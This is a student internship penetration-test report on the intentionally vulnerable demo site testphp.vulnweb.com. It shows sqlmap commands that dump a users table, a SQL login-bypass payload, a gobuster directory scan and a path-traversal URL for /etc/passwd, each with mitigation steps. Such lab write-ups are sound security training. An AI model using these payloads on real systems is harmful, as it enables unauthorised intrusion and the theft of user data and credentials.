

**Name: Rushikesh Sanjay Kumavat**  
**Batch: July B1**  
**Task Level: Advanced Level**

# TASK LEVEL (ADVANCED)

## TABLE OF CONTENT

S.NO	TITLE	PAGE NO.
1.	Create a detailed report including the information, planning and the attacks initiated and steps involved to analyze and initiate the attack in the website <a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a>	3

## LIST OF FIGURES

FIGURE NO.	NAME	PAGE NO.
1.	SQL Injection	4-5
2.	Authentication Bypass (SQL-based)	7
3.	Directory Brute Forcing	8
4.	Local File Inclusion (LFI)	10

# INTRODUCTION AND INFORMATION ABOUT THE REPORT AND THE MACHINE

Task level (Advanced)

## INTRODUCTION:

During my internship, I was responsible for performing multiple security assessments on this website:

<http://testphp.vulnweb.com/>

## INFORMATION:

- Port Scanning: Done using Nmap to identify accessible services (Port 80 open).
- Directory Enumeration: Performed using Gobuster which revealed sensitive directories like /admin, /uploads.
- Network Traffic Interception: Observed that login credentials and page requests were transmitted over unencrypted HTTP (using Wireshark).

## **TASK -01**

- ✓ ATTACK NAME: SQL Injection
- ✓ SEVERITY: Level - High || Score - 9
- ✓ IMPACT: Exploited a GET parameter to extract database names and table contents. It revealed critical information like database structure and user tables.

## STEPS TO REPRODUCE WITH SCREENSHOTS:


### Command Used:


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs  
Discovered databases: acuart, information_schema
```

## Further Enumeration:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D  
acuart -- tables
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D  
acuart -T users --dump
```





Terminal window showing the execution of SQLMap. The command is: `sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables`. The output includes a legal disclaimer, the version {1.9.2#stable}, the URL <https://sqlmap.org>, and the start time 17:13:21 /2025-06-16. It also shows the resumption of the back-end DBMS 'mysql' and the testing of the connection to the target URL.

```
an0nym0us@an0nym0us: ~/Priya Kumari
File Actions Edit View Help

(an0nym0us@an0nym0us) ~
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:13:21 /2025-06-16/

[17:13:21] [INFO] resuming back-end DBMS 'mysql'
[17:13:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3439=3439
```



Terminal window showing the output of SQLMap. It displays the web server operating system (Linux Ubuntu), web application technology (PHP 5.6.40, Nginx 1.19.0), and back-end DBMS (MySQL >= 5.6). It then shows the fetching of columns for the table 'users' in the database 'acuart'. The output includes a table with 8 columns: name, address, cart, cc, email, pass, phone, and unname, all of type varchar(100). It also shows the fetched data logged to text files under the path '/home/an0nym0us/.local/share/sqlmap/output/testphp.vulnweb.com' and the end time 17:14:30 /2025-06-16.

```
an0nym0us@an0nym0us: ~/Priya Kumari
File Actions Edit View Help

web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[17:14:29] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]

+----+-----+
| Column | Type |
+----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| unname | varchar(100) |
+----+-----+

[17:14:30] [INFO] fetched data logged to text files under '/home/an0nym0us/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:14:30 /2025-06-16/

(an0nym0us@an0nym0us) ~
$
```

## ANALYSIS:

The artist parameter was vulnerable to SQL injection. SQLMap was able to automate the attack and dump database contents, proving that input is not sanitized or parameterized.

## **MITIGATION STEPS:**

1. Use parameterized queries (Prepared Statements).
2. Validate and sanitize all input data.
3. Employ Web Application Firewall (WAF).
4. Avoid exposing database error messages to users.

## **RESOURCES USED:**

- Kali Linux
- SQLMap
- Firefox Browser

- ✓ ATTACK NAME: Authentication Bypass (SQL-based)
- ✓ SEVERITY: Level - High || Score - 8
- ✓ IMPACT: Successfully logged into the admin panel without valid credentials using basic SQL logic injection.


## **STEPS TO REPRODUCE WITH SCREENSHOTS:**

- ✓ Visit the login page.
- ✓ Input the following credentials:

Username: admin  
Password: ' OR  
'1'='1

Logged in as admin despite not knowing the real password.





## ANALYSIS:

The login backend failed to properly sanitize input and executed the login SQL query with injected logic allowing attackers to bypass authentication.

## MITIGATION STEPS:

1. Always use parameterized SQL queries.
2. Sanitize inputs before execution.
3. Enforce strong authentication policies and rate limits.
4. Log and monitor all failed login attempts.

## RESOURCES USED:

- Kali Linux
- Web Browser
- Manual Testing

5. ATTACK NAME: Directory Brute Forcing
6. SEVERITY: Level - Medium || Score - 6
7. IMPACT: Revealed internal folders such as /admin, /images, /uploads which can contain sensitive files or offer entry points.


## STEPS TO REPRODUCE WITH SCREENSHOTS:

### Command Used:

```
gobuster dir -u http://testphp.vulnweb.com -w  
/usr/share/wordlists/dirb/common.txt
```

Discovered directories:

- /admin/
- /images/
- /uploads/



```
anonym0us@anonym0us: ~/Priya Kumari
File Actions Edit View Help
[+] User Agent:      gobuster/3.6
[+] Timeout:        10s

Starting gobuster in directory enumeration mode

/images           (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/images/]
/cgi-bin          (Status: 403) [Size: 276]
/admin           (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/admin/]
/pictures         (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/pictures/]
/vendor           (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/vendor/]
/Templates        (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/Templates/]
/Flash            (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/Flash/]
/CVS              (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/CVS/]
/AJAX             (Status: 301) [Size: 169] [→ http://testphp.vulnweb.c
om/AJAX/]
Progress: 9809 / 220561 (4.45%) [ERROR] Get "http://testphp.vulnweb.com/stripe
": dial tcp 44.228.249.3:80: connect: connection refused
[ERROR] Get "http://testphp.vulnweb.com/smoking": dial tcp 44.228.249.3:80: c
onnect: connection refused
[ERROR] Get "http://testphp.vulnweb.com/2005-September": dial tcp 44.228.249.
3:80: connect: connection refused
```



## **ANALYSIS:**

These directories are accessible via direct URL and in a real world setup, could expose sensitive files, configuration scripts or admin panels.

## **MITIGATION STEPS:**

1. Restrict access to internal directories via authentication.
2. Avoid using predictable directory names.
3. Conduct regular audits and clean unused folders.

## **RESOURCES USED:**

- Kali Linux
- Gobuster
- Common Wordlists


- ✓ **ATTACK NAME:** Local File Inclusion (LFI)
- ✓ **SEVERITY:** Level - High || Score - 6
- ✓ **IMPACT:** Tried accessing system-level files like /etc/passwd, which confirmed potential Local File Inclusion vulnerability.

## **STEPS TO REPRODUCE WITH SCREENSHOTS:**

### **URL Used:**

`http://testphp.vulnweb.com/showimage.php?file=../../../../../../etc/passwd`

Resulted in error: *"Image cannot be displayed because it contains errors"*, confirming that LFI was triggered.



## ANALYSIS:

The backend did not restrict file traversal in the file parameter. While content wasn't fully shown (due to image handling), it clearly shows the system tried accessing `/etc/passwd`.

## MITIGATION STEPS:

1. Disallow use of relative paths in file includes.
2. Use `basename()` or strict file whitelisting.
3. Validate and sanitize every user supplied file input.
4. Disable display of system errors in production.

## RESOURCES USED:

- Kali Linux
- Firefox
- Manual Testing

## **CONCLUSION:**

This hands on security assessment taught me more than just tools, it helped me think like an attacker. From finding SQL injection points to bypassing logins and uncovering hidden directories, I realized how small gaps can lead to big risks.

More than anything, this experience sharpened my instincts as a future security professional to question everything, validate inputs and never take "secure" at face value.